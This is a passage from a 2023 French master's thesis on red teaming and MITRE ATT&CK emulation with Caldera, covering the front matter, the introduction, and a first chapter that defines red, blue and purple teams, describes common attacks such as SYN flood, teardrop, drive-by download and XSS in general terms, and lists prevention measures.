République Tunisienne
Ministère de l'Enseignement Supérieur
et de la recherche scientifique

Université de Gafsa
Institut Supérieur des Sciences
Appliquées et de la Technologie de
Gafsa

Cycle de Formation en Mastère
Professionnelle dans la
Discipline Expert en cyber
sécurité

Mémoire de *MASTERE*
Expert en cyber sécurité
N° d'ordre : 06–MECS

MEMOIRE

Présenté à

L'Institut Supérieur des Sciences Appliquées et de Technologie de Gafsa

(Département Informatique et télécommunication)

En vue de l'obtention Diplôme en

MASTERE

Dans la discipline Expert Cyber Sécurité

Par

SAIDI Wejden

MITRE ATT&CK-Emulation des cyberattaques dans les réseaux pour le red teaming

Soutenu le 06/06/2023 devant le jury composé de

Dr.	**HAMDI Ilyes**	*Président*
Dr	**ALYAOUI Nouha**	*Rapporteur*
Dr.	**HRIZI Fatma**	*Encadrante*

A.U : 2022 – 2023

Remerciements

Je remercie Dieu le tout Puissant qui m'a donné la force et la volonté pour réaliser ce travail.

*Nous tenons à présenter notre reconnaissance et nos remerciements à notre encadrante « **Hrizi Fatma** » pour le temps consacré à la lecture et aux réunions qui ont rythmé les différentes étapes de notre mémoire.*

Les discussions que nous avons partagées ont permis d'orienter notre travail d'une manière pertinente. Nous la remercions aussi pour sa disponibilité à encadrer ce travail à travers ses critiques et ses propositions d'amélioration.

J'adresse aussi mes remerciements à tous mes professeurs à ISSAT pour la formation et l'expérience qu'ils m'ont transmise.

Enfin, Je tiens à adresser mes remerciements à toutes les personnes qui ont contribué de près ou de loin à la réalisation de ce stage.

Dédicaces

A mes chers parents

Respect, amour, reconnaissance, sont les moindres sentiments que je puisse vous témoigner, vous avez fait tout pour mon bonheur et ma réussite. Aucune dédicace ne saurait exprimer mon respect, ma considération et ma grande admiration.

Que dieu vous garde.

A mes très Chères sœurs

Vous m'avez toujours apporté l'affection, l'encouragement et le soutien moral, vous êtes les symboles de ma sûreté et ma sécurité.

A mes amis proches qui m'ont soutenu tout au long de ce travail.

A tous mes professeurs qui m'ont appris

Puisse ce modeste travail vous exprimer ma profonde reconnaissance, mon respect et mon Admiration sans limites à votre égard

Saidi Wejden

Sommaire

Introduction Générale 1
Chapitre 1 : Etat de l'art sur le Red teaming 2
1. Introduction 3
2. Red teaming 3
2.1: Définition 3
2.2: Qu'est-ce que la Blue Team 4
2.3: Qu'est-ce que la purple team 4
2.4: Comment fonctionne le Red Teaming 4
2.5: Exemples de scénarios de Red Teaming 6
2.6: Le processus d'une attaque Red Teaming 7
2.7: Types Red Teaming 8
3. Attaques 9
3.1: Qu'est-ce qu'une cyberattaque ? 9
3.2: Types de cyberattaques 9
4. Mécanisme de sécurité 13
4.1: Que se passe-t-il lors d'une cyberattaque ? 13
4.2: Comment prévenir les cyberattaques 13
5. Conclusion 15
Chapitre 2: Emulation des cyberattaques pour le red teaming 16
1. Introduction 17
2. Simulation et émulation 17
2.1: Émulation 17
2.2: Simulation 17
3. Modélisation de l'adversaire 17
3.1: Cyber kill chain 18
3.2: Mitre att&ck 18
3.3: Unified kill chain 19
4. Mitre att&ck 19
5. Les équipes de défense de MITRE ATT&CK® 19
5.1: En conditions réelles 21
5.2: Collecte et analyse 21

6. MITRE ATT&CK est un outil d’analyse de la menace 21
7. Scénario d’attaque 24
7.1: Credential access 26
7.2: Lateral movement 26
7.3: Exfiltration 26
7.4: Collection 26
7.5: Évasion de la défense 27
8. AttackLang 27
9. Conclusion 27
Chapitre 3: Emulation d'un scenario d'attaque avec Caldera 28
1. Introduction 29
2. Les outils utilisés 29
2.1: VirtualBox 29
2.2: Ubuntu 30
2.3: Caldera 30
3. Exécution de scénario 31
3.1: Émulation d'attaque avec CALDERA 32
4. Résultat 39
4.1: Document PDF 41
4.2: Document JSON 46
5. Contre-mesures 47
6. Conclusion 48
Conclusion & perspectives 49
Références Bibliographiques 50

Liste des figures

Figure 1: Red teaming[1] 4
Figure 2: Fonctionnement Red Teaming[2] 6
Figure 3: processus d'une attaque Red Teaming[3] 8
Figure 4: Attaque TCP SYN flood 10
Figure 5: Attaque teardrop 11
Figure 6: Attaque par Drive by Download 12
Figure 7: Attaque XSS (Cross-site scripting) 13
Figure 8: Matrice MITRE ATT&CK For Enterprise générée avec le MITRE ATT&CK Navigator 23
Figure 9: Tactiques et techniques ATT&CK. 24
Figure 10: Le défenseur Windows et le pare-feu ne peuvent pas détecter la charge utile. 25
Figure 11: logo de logiciel VirtualBox 29
Figure 12: système d'exploitation Ubuntu 30
Figure 13: CALDERA 30
Figure 14: installation caldera 31
Figure 15: scénario d'attaque 31
Figure 16: création d'agents 33
Figure 17: création d'un nouveau profile 33
Figure 18: le profiles est créé avec succès 34
Figure 19: saisir l'attaque technique et tactique 34
Figure 20: SAISIR autre ATTAQUE TECHNIQUE ET TACTIQUE 34
Figure 21: Le navigateur ATT&CK 35
Figure 22: technique de credential access 36
Figure 23: les techniques lateral mouvement 37
Figure 24: l'exfiltration 37
Figure 25: Collection 38
Figure 26: L'évasion de la défense 38
Figure 27: commencer une nouvelle opération 39
Figure 28: OPTIONS DE CONFIGURATION D'UN AGENT 40
Figure 29: AJOUTER une capacité à l'adversaire 40
Figure 30: CONNEXION REUSSI LE SERVEUR CALDERA 41
Figure 31: Graphique du chemin d'attaque 42
Figure 32: Graphique des étapes 42
Figure 33: Graphique Tactique 43
Figure 34: Graphique technique 43
Figure 35: Graphique des faits 44
Figure 36: EXEMPLE DE DONNEES AU FORMAT JSON 47

Liste des tableaux

Tableau 1: centaines de techniques recensées..... 20
Tableau 2: informations sur les agents..... 41
Tableau 3: attaque technique et tactique..... 44
Tableau 4: des informations détaillées sur les étapes..... 45

Résumé

RED TEAM jouent un rôle essentiel dans l'évaluation de la sécurité d'un réseau en le sondant activement pour détecter les faiblesses et les vulnérabilités. Contrairement aux tests d'intrusion, qui se concentrent généralement sur l'exploitation des vulnérabilités, les équipes rouges évaluent l'état complet d'un réseau en imitant de vrais adversaires, y compris leurs techniques, tactiques, procédures et objectifs. Dans ce travail, nous allons étudier l'émulation de scenarios avec de vrais adversaires en utilisant Caldera qui est un framework de cybersécurité qui est basé sur Mitre Att&ck.

Mots clés : RED TEAM, ATTAQUEet CALDERA.

Abstract

RED TEAM play a vital role in assessing the security of a network by actively probing it for weaknesses and vulnerabilities. Unlike penetration testing, which typically focuses on exploiting vulnerabilities, red teams assess the complete state of a network by mimicking real adversaries, including their techniques, tactics, procedures, and goals. In this work, we will study the emulation of scenarios with real adversaries using Caldera which is a cybersecurity framework that is based on Mitre+ Att&ck.

Keywords: RED TEAM, ATTACK and CALDERA.

Abréviations

- **APT :** Advanced Persistent Threats
- **IA** : Intelligence artificielle
- **DDoS** : Distributed Denial of Service
- **CVE** : Common Vulnerabilities and Exposures
- **RT :** Red Teaming
- **MA :** MITRE ATT&CK
- **EDR :** Endpoint Detection and Response
- **TIBER :** Threat Intelligence based Ethical Red Teaming
- **TCP :** Transmission Control Protocol
- **VPN :** Virtual Private Network
- **PHP :** Pre Hypertexte Processor
- **XSS :** Cross site scripting
- **UKC :** Unified kill chain
- **CKC :** Cyberkill chain
- **CVE :** Common Vulnerabilities and Exposures
- **IP :** Internet Protocol

Introduction Générale

L'importance des tests de l'équipe rouge (red teaming) pour les entreprises modernes ne peut être sous-estimée. Dans ces exercices, des « équipes rouges » externes ou internes - des groupes d'experts en sécurité imitant les attaquants - tentent de tester tous les aspects de la posture de sécurité d'une organisation en lançant des attaques répétées et complexes contre le réseau informatique de l'entreprise. En tant que concept, l'équipe rouge s'oppose à la défense traditionnelle des réseaux informatiques : au lieu de demander subjectivement quelle est la meilleure façon de défendre un système, l'équipe rouge fournit un moyen de mesurer concrètement si un système est sécurisé. Essentiellement, les équipes rouges sont conçues pour mettre à l'épreuve les défenses du réseau

L'équipe rouge va au-delà des tests d'intrusion traditionnels, un type similaire d'audit de sécurité axé sur l'identification et l'exploitation des vulnérabilités du réseau. Les équipes rouges, en revanche, effectuent des évaluations de sécurité sur l'ensemble du réseau, se déplaçant comme le ferait un véritable adversaire et, essentiellement, analysant la résilience du système face à un attaquant qui a franchi le périmètre. Pour tirer le meilleur parti de l'exercice.

Dans ce projet, on propose de faire un étude d'émulation de red teaming en utilisant le framework Mitre Att&ck et l'outil Caldera qui nous permettra d'executer un scenario d'attaque et après identifier les vulnérabilités du système émulé.

Ce mémoire est composé de trois chapitres, qui sont organisés comme suit:

- Le premier chapitre présente le Red teaming et comment fonctionne, par la suite nous allons citer quelque Exemples de scénarios de Red Teaming
- Le deuxième chapitre présente MITRE ATT&CK de manière générale par la suite l'outil d'analyse de la menace. en fin nous allons montrer un Scénario d'attaque
- Le troisième chapitre présente la mise en oeuvre du scenario d'attaque dans Caldera et présentera les résultats de l'emulation.

Chapitre 1 :
Etat de l'art sur le Red teaming

1. Introduction

Red Teaming est une forme avancée d'évaluation de la sécurité des informations. Cette approche est basée sur la prémisse qu'un analyste qui tente de modéliser un adversaire peut trouver des vulnérabilités systémiques dans un système d'information qui autrement passeraient inaperçues.

L'objectif de ce chapitre est de présenter le Red teaming et comment fonctionne, par la suite nous allons citer quelque Exemples de scénarios de Red Teaming ainsi que les outils que nous allons utiliser pour les attaques.

2. Red teaming

2.1: Définition

Le Red Teaming est la pratique qui consiste à tester la sécurité des systèmes en essayant de les pirater. Une Red Team (« équipe rouge ») peut être un groupe externe de pentesters (testeurs d'intrusion) ou une équipe au sein de l'organisation. Dans les deux cas, son rôle est le même : émuler un acteur réellement malveillant et tenter de pénétrer dans les systèmes.

Le Red Teaming repose sur un point clé : vous ne pouvez pas vraiment savoir à quel point vos systèmes sont sécurisés tant qu'ils n'ont pas été attaqués. Et au lieu de courir les risques liés à une attaque réellement malveillante, il est plus sûr d'en simuler une par le biais d'une Red Team.




FIGURE 1: RED TEAMING[1]

2.2: Qu'est-ce que la Blue Team

La Blue Team est similaire à la Red Team dans le sens où elle identifie les vulnérabilités possibles.

Si l'équipe rouge joue en attaque, alors l'équipe bleue est en défense.

Une équipe bleue est un groupe de personnes qui effectuent une analyse des systèmes d'information pour assurer la sécurité, identifier les failles de sécurité, vérifier l'efficacité de chaque mesure de sécurité et veiller à ce que toutes les mesures de sécurité continuent d'être efficaces après leur mise en œuvre

2.3: Qu'est-ce que la purple team

L'équipe violette n'est pas permanente. Sa tâche de transition est de superviser et d'améliorer l'entraînement des équipes rouges et bleues. Ils sont généralement composés d'analystes de sécurité ou de responsables de la sécurité au sein de l'organisation.

2.4: Comment fonctionne le Red Teaming

La meilleure façon de comprendre le fonctionnement précis du Red Teaming, c'est d'examiner le déroulement d'un exercice représentatif. Le processus typique suivi par une Red Team compte plusieurs étapes :

- Une organisation convient de l'objectif de l'exercice avec sa Red Team (interne ou externe). Par exemple, cet objectif peut être l'extraction d'informations sensibles sur un serveur particulier.
- La Red Team effectue ensuite une reconnaissance de la cible. Il en résulte une carte des systèmes cibles, notamment des services réseau, des applications Web et des portails employés.
- Des vulnérabilités sont alors découvertes dans un système cible, généralement exploitées au moyen de techniques de phishing ou encore de cross-site scripting (XSS).
- Une fois des jetons d'accès valides obtenus, la Red Team utilise son accès pour sonder d'autres vulnérabilités.
- Si d'autres vulnérabilités sont détectées, la Red Team s'efforce d'augmenter son niveau d'accès jusqu'au niveau requis pour accéder à la cible.
- Une fois cette opération effectuée, les données ou l'actif ciblés sont atteints.

En pratique, un membre expérimenté d'une Red Team utilisera un vaste choix de techniques pour chacune de ces étapes. Le principal point à retenir du scénario d'attaque ci-dessus, c'est que de petites vulnérabilités dans des systèmes uniques peuvent entraîner des pannes catastrophiques lorsqu'elles sont associées.




FIGURE 2: FONCTIONNEMENT RED TEAMING[2]

2.5: Exemples de scénarios de Red Teaming

Pour comprendre les mécanismes fondamentaux du Red Teaming, examinons deux exemples simples :

- **Scénario 1 :** imaginez qu'un test d'intrusion soit effectué sur un site de service client et que celui-ci passe le test avec succès. Cela semble indiquer que tout va bien. Néanmoins, un test de la Red Team permet de découvrir que si l'application de service client reste elle-même inviolée, la fonctionnalité tierce de chat n'identifie pas formellement les personnes, ce qui permet de tromper les agents du service client en changeant l'e-mail d'un compte (et en autorisant l'accès à la nouvelle personne).

- **Scénario 2 :** un test d'intrusion fait apparaître que le VPN et les contrôles d'accès à distance fonctionnent tous parfaitement et que les systèmes sont sécurisés. Cependant, un membre de la Red Team franchit la réception en passant derrière une personne titulaire d'un badge d'accès et repart avec un ordinateur portable.

2.6: Le processus d'une attaque Red Teaming

2.6.1: Phase 1 - Planification et préparation

La gestion du processus commence par une planification et une préparation minutieuse. Un chef de projet dédié travaille avec le responsable de l'équipe rouge et l'équipe blanche pour créer un calendrier et un ensemble dédié de règles d'engagement. Tout au long de la mission, ce calendrier est suivi et ajusté si nécessaire. Les risques et les scénarios sont évalués en permanence. L'équipe rouge communiquera en permanence avec l'équipe blanche via des réunions hebdomadaires programmées, un groupe de discussion sécurisé et des appels supplémentaires si nécessaire. Cela garantit que l'équipe blanche contrôle totalement l'attaque.

2.6.2: Phase 2 - L'attaque

Après mûre réflexion et planification, les consultants passeront à l'attaque et tenteront d'accéder au soi-disant « joyaux de la couronne » de toutes les manières possibles. Selon la cible, l'équipe rouge utilisera un mélange de techniques d'ingénierie sociale offensive et d'attaque de réseau informatique comme le ferait un acteur malveillant du monde réel. Les techniques utilisées sont l'invité mystère, le phishing, le vishing, les attaques depuis Internet et les attaques de réseaux informatiques dans vos réseaux internes.

2.6.3: Phase 3 - Fermeture propre

Une fois l'attaque terminée, la phase dite de fermeture propre commence. Cette étape ne consiste pas seulement à gérer les restes numériques des attaques exécutées. Cela signifie également fournir à l'équipe bleue une ou plusieurs sessions d'évaluation où la chronologie complète est rejouée dans un atelier, maximisant l'apprentissage et la sensibilisation. Le résultat final de cette phase est un rapport technique détaillé et une perspective sur la maturité globale de votre sécurité dans votre paysage de menaces.

L'équipe rouge doit suivre la « kill-chain » suivante pour toutes les évaluations:

FIGURE 3: PROCESSUS D'UNE ATTAQUE RED TEAMING[3]

2.7: Types Red Teaming

Le Red Teaming gagne en popularité dans tous les secteurs, de la finance aux organisations publiques et même à l'industrie (critique) en tant que discipline de sécurité. Cependant, Il n'y a pas un seul programme Red Teaming qui puisse convenir à chaque type d'organisation. C'est pourquoi il existe des niveaux de service pour Red Teaming, avec une différenciation dans la profondeur, la variété et la durée de l'évaluation Red Team. Cela vous permet de choisir le niveau de service qui convient le mieux à votre organisation et à votre budget en consultation avec nos responsables Red Team. Ensuite, tous les niveaux de service fonctionnent avec le cadre MITRE ATT&CK et offrent la possibilité de travailler dans une configuration Purple Teaming (un effort combiné entre Red et Blue).

2.7.1: Red Teaming Modular

Êtes-vous prêt pour la prochaine étape après le pentesting ? Cette approche modulaire utilise les forces et les avantages d'une évaluation Red Team à grande échelle en sélectionnant les attaques les plus pertinentes pour votre organisation. La furtivité de l'équipe rouge est secondaire à l'obtention d'objectifs. Ceci, combiné à plus d'informations sur votre organisation à l'avance, se traduit par un budget attractif tout en ciblant la sensibilisation à la sécurité de vos employés et la sécurité numérique de votre organisation.

2.7.2: Red Teaming Core

Red Teaming Core est une simulation d'attaque complète pour les moyennes et grandes entreprises qui emploient leurs propres Blue Teams. Ce type condensera une analyse et une reconnaissance approfondies du paysage des menaces dans des scénarios d'attaque difficiles. Ces scénarios sont basés sur des acteurs de menaces du monde réel, et l'équipe rouge imitera ces groupes en utilisant des techniques, tactiques et procédures similaires, telles que définies dans le cadre MITRE ATT&CK. Pour rester dans un budget attractif, les soi-disant Leg Up sont discutés à l'avance pour s'assurer que l'évaluation peut

continuer lorsque vos défenses dans une zone spécifique sont déjà suffisantes pour retarder suffisamment l'équipe rouge.

2.7.3: Red Teaming Pro

La variante Pro de Red Teaming est un pas en avant pour les organisations avec des Blue Teams très matures et un haut niveau de cyber-résilience. Attaquer une organisation mature telle que la vôtre nécessite beaucoup plus d'efforts de la part de l'équipe rouge pour, par exemple, déployer des logiciels malveillants qui contournent votre solution EDR. Ici, l'équipe rouge fonctionne comme un groupe complètement indépendant, et les scénarios Leg Up ne sont utilisés qu'en dernier recours. Le Red Teaming Pro est la simulation la plus réaliste d'attaques par Advanced Persistent Threats (APT) contre votre organisation.

3. Attaques

3.1: Qu’est-ce qu’une cyberattaque ?

Une cyberattaque consiste à tenter de désactiver les ordinateurs, de dérober des données ou d’utiliser un système informatique compromis pour lancer des attaques supplémentaires. Les cybercriminels utilisent différentes méthodes pour lancer une cyberattaque comprenant des malwares, le phishing, des ransomwares,des attaques par interception ou d’autres méthodes.

3.2: Types de cyberattaques

Une cyberattaque est tout type d'action offensive visant des systèmes informatiques, des infrastructures, des réseaux ou même des ordinateurs personnels, utilisant diverses méthodes pour voler, modifier ou détruire des données ou des systèmes informatiques.

Nous décrirons les différents types de cyberattaques les plus courants :

3.2.1: Attaques par déni de service (DoS) et par déni de service distribué (DDoS)

Une attaque par déni de service accable les ressources système de sorte que le système ne peut pas répondre aux demandes de service. Une attaque DDoS cible également les ressources système, mais elle est lancée à partir d'un grand nombre d'autres hôtes infectés par des logiciels malveillants contrôlés par l'attaquant.

3.2.1.1: Attaque TCP SYN flood

L'attaquant exploite l'utilisation de l'espace tampon lors de la poignée de main d'initialisation de la session TCP. La machine de l'attaquant inonde la petite file d'attente de traitement du système cible avec des demandes de connexion, mais ne répond pas lorsque le système cible répond à ces demandes. Le système cible commence alors à expirer en attendant une réponse de la machine de l'attaquant, plantant le système ou le rendant inutilisable lorsque la file d'attente de connexion est pleine.




FIGURE 4: ATTAQUE TCP SYN FLOOD

Il existe quelques parades aux attaques SYN flood :

- ➢ Placez les serveurs derrière un pare-feu configuré pour bloquer les paquets SYN entrants.
- ➢ Augmentez la taille de la file d'attente de connexion et diminuez le délai d'attente pour les connexions ouvertes.

3.2.1.2: Attaque teardrop

Cette attaque chevauche les champs de longueur et de décalage de hachage des paquets IP (Internet Protocol) concaténés de l'hôte attaqué ; Au cours de ce processus, le système attaquant tente de reconstruire les paquets mais échoue. Le système cible devient confus et se bloque.




FIGURE 5: ATTAQUE TEARDROP

3.2.2: Attaque par Drive by Download

Les attaques furtives par téléchargement sont un moyen courant de propager des logiciels malveillants. Les pirates recherchent des sites Web dangereux et insèrent un script malveillant dans le code HTTP ou PHP d'une page. Ce script peut installer des logiciels malveillants directement sur l'ordinateur d'un visiteur du site ou rediriger le visiteur vers un site contrôlé par des pirates. Des téléchargements furtifs peuvent se produire lors de la visite d'un site Web ou de la visualisation d'un message électronique ou d'une fenêtre contextuelle. Contrairement à de nombreux autres types d'attaques informatiques, le téléchargement incognito ne nécessite pas que l'utilisateur lance activement l'attaque - il n'est pas nécessaire de cliquer sur un bouton de téléchargement ou d'ouvrir une pièce jointe malveillante pour être infecté. Un téléchargement furtif peut tirer parti d'une application, d'un système d'exploitation ou d'un navigateur Web présentant des failles de sécurité dues à des mises à jour infructueuses ou sans mise à jour.




FIGURE 6: ATTAQUE PAR DRIVE BY DOWNLOAD

3.2.3: Attaque XSS (Cross-site scripting)

Les attaques XSS utilisent des ressources Web tierces pour exécuter des scripts dans le navigateur Web de la victime ou dans une application scriptable. Plus précisément, l'attaquant injecte du code JavaScript malveillant dans la base de données du site Web. Lorsque la victime demande une page du site Web, le site Web redirige la page vers son navigateur à l'aide d'un script malveillant intégré dans le texte HTML. Le navigateur de la victime exécute ce script, qui envoie par exemple le cookie de la victime au serveur de l'attaquant, qui l'extrait et l'utilise pour détourner la session. Les conséquences les plus graves se produisent lorsque XSS est utilisé pour exploiter des vulnérabilités supplémentaires. Ces vulnérabilités pourraient non seulement permettre à un attaquant de voler des cookies, mais également d'enregistrer des frappes au clavier et des captures d'écran, de découvrir et de collecter des informations sur le réseau, et d'accéder et de contrôler à distance l'ordinateur d'une victime.




FIGURE 7: ATTAQUE XSS (CROSS-SITE SCRIPTING)

4. Mécanisme de sécurité

4.1: Que se passe-t-il lors d'une cyberattaque ?

Une cyberattaque se produit lorsque les cybercriminels tentent d'accéder illégalement aux données électroniques stockées sur un ordinateur ou un réseau. L'intention pourrait être de porter atteinte à la rréputation d'une entreprise ou d'une personne, ou de voler des données précieuses. Les cyberattaques peuvent cibler des personnes, des groupes, des organisations ou des gouvernements.

4.2: Comment prévenir les cyberattaques

Il existe 7 stratégies clés que nous recommandons pour protéger une PME ou une organisation contre les cyberattaques.

4.2.1: Utiliser l'authentification à plusieurs facteurs

L'un des moyens les plus efficaces de prévenir les cyberattaques est de s'assurer que l'authentification à plusieurs facteurs a été activée pour toutes les applications qui accèdent à Internet dans une entreprise.

Il ne suffit pas de mettre en place un mot de passe pour que les employés se connectent. Si les mots de passe des employés sont compromis par un piratage ou une escroquerie par hameçonnage, les cybercriminels peuvent facilement accéder aux systèmes.

L'activation d'un processus d'authentification à plusieurs facteurs pour les connexions nécessite que les employés fournissent plusieurs informations au lieu d'une seule. Par conséquent, la sécurité sera renforcée. Il sera beaucoup plus difficile pour toute personne non autorisée d'accéder aux systèmes.

4.2.2: Créer des contrôles internes robustes

Pour prévenir les cyberattaques au sein d'une entreprise, il est également essentiel de mettre en place des contrôles internes rigoureux. Les contrôles d'accès aideront à s'assurer que l'accès au système est mis à jour immédiatement dès que les employés, les sous-traitants et les fournisseurs quittent l'entreprise

Le contrôle de l'accès au système est essentiel pour la prévention des cyberattaques. Lorsqu'une personne quitte l'entreprise, l'accès doit être révoqué pour des raisons de sécurité. Si l'accès n'est pas révoqué pour les anciens employés, sous-traitants et autres parties concernées, ils peuvent être en mesure d'accéder ultérieurement au système de l'entreprise.

En surveillant qui a accès aux systèmes de l'entreprise, on peut garantir une plus grande sécurité et prévenir les menaces de sécurité et les problèmes potentiels à l'avenir.

4.2.3: Gérer la sécurité des tiers

Pour prévenir les cyberattaques et les menaces à la sécurité, il est également essentiel de prendre des mesures pour gérer les cyberrisques tiers.

Il est important de comprendre les responsabilités en matière de sécurité des tiers. Si des fournisseurs ou des tiers ont besoin d'accéder au système de l'entreprise, il est essentiel d'être conscient des risques et de garantir une sécurité renforcée.

La création de contrôles de sécurité stricts, l'identification des cybermenaces potentielles et la surveillance du réseau sont essentielles pour garantir la sécurité du système.

4.2.4: Créer des sauvegardes de données

L'entreprise doit effectuer des sauvegardes régulières des données importantes de l'entreprise. La sauvegarde des données est un moyen essentiel de maintenir la solidité de

l'entreprise. Il s'agit d'une mesure importante pour éviter le pire des scénarios dans lequel les données cruciales de l'entreprise sont perdues.

Assurer des sauvegardes régulières des données garantit que quoi qu'il arrive, l'entreprise ne subira pas une perte totale.

4.2.5: Mettre à jour l'ensemble des systèmes

Maintenir les systèmes et les logiciels de gestion à jour est également un élément essentiel de la protection de toute entreprise. L'utilisation de la dernière version du logiciel rend les données plus sûres et rend l'entreprise plus forte face à toutes les éventualités à long terme.

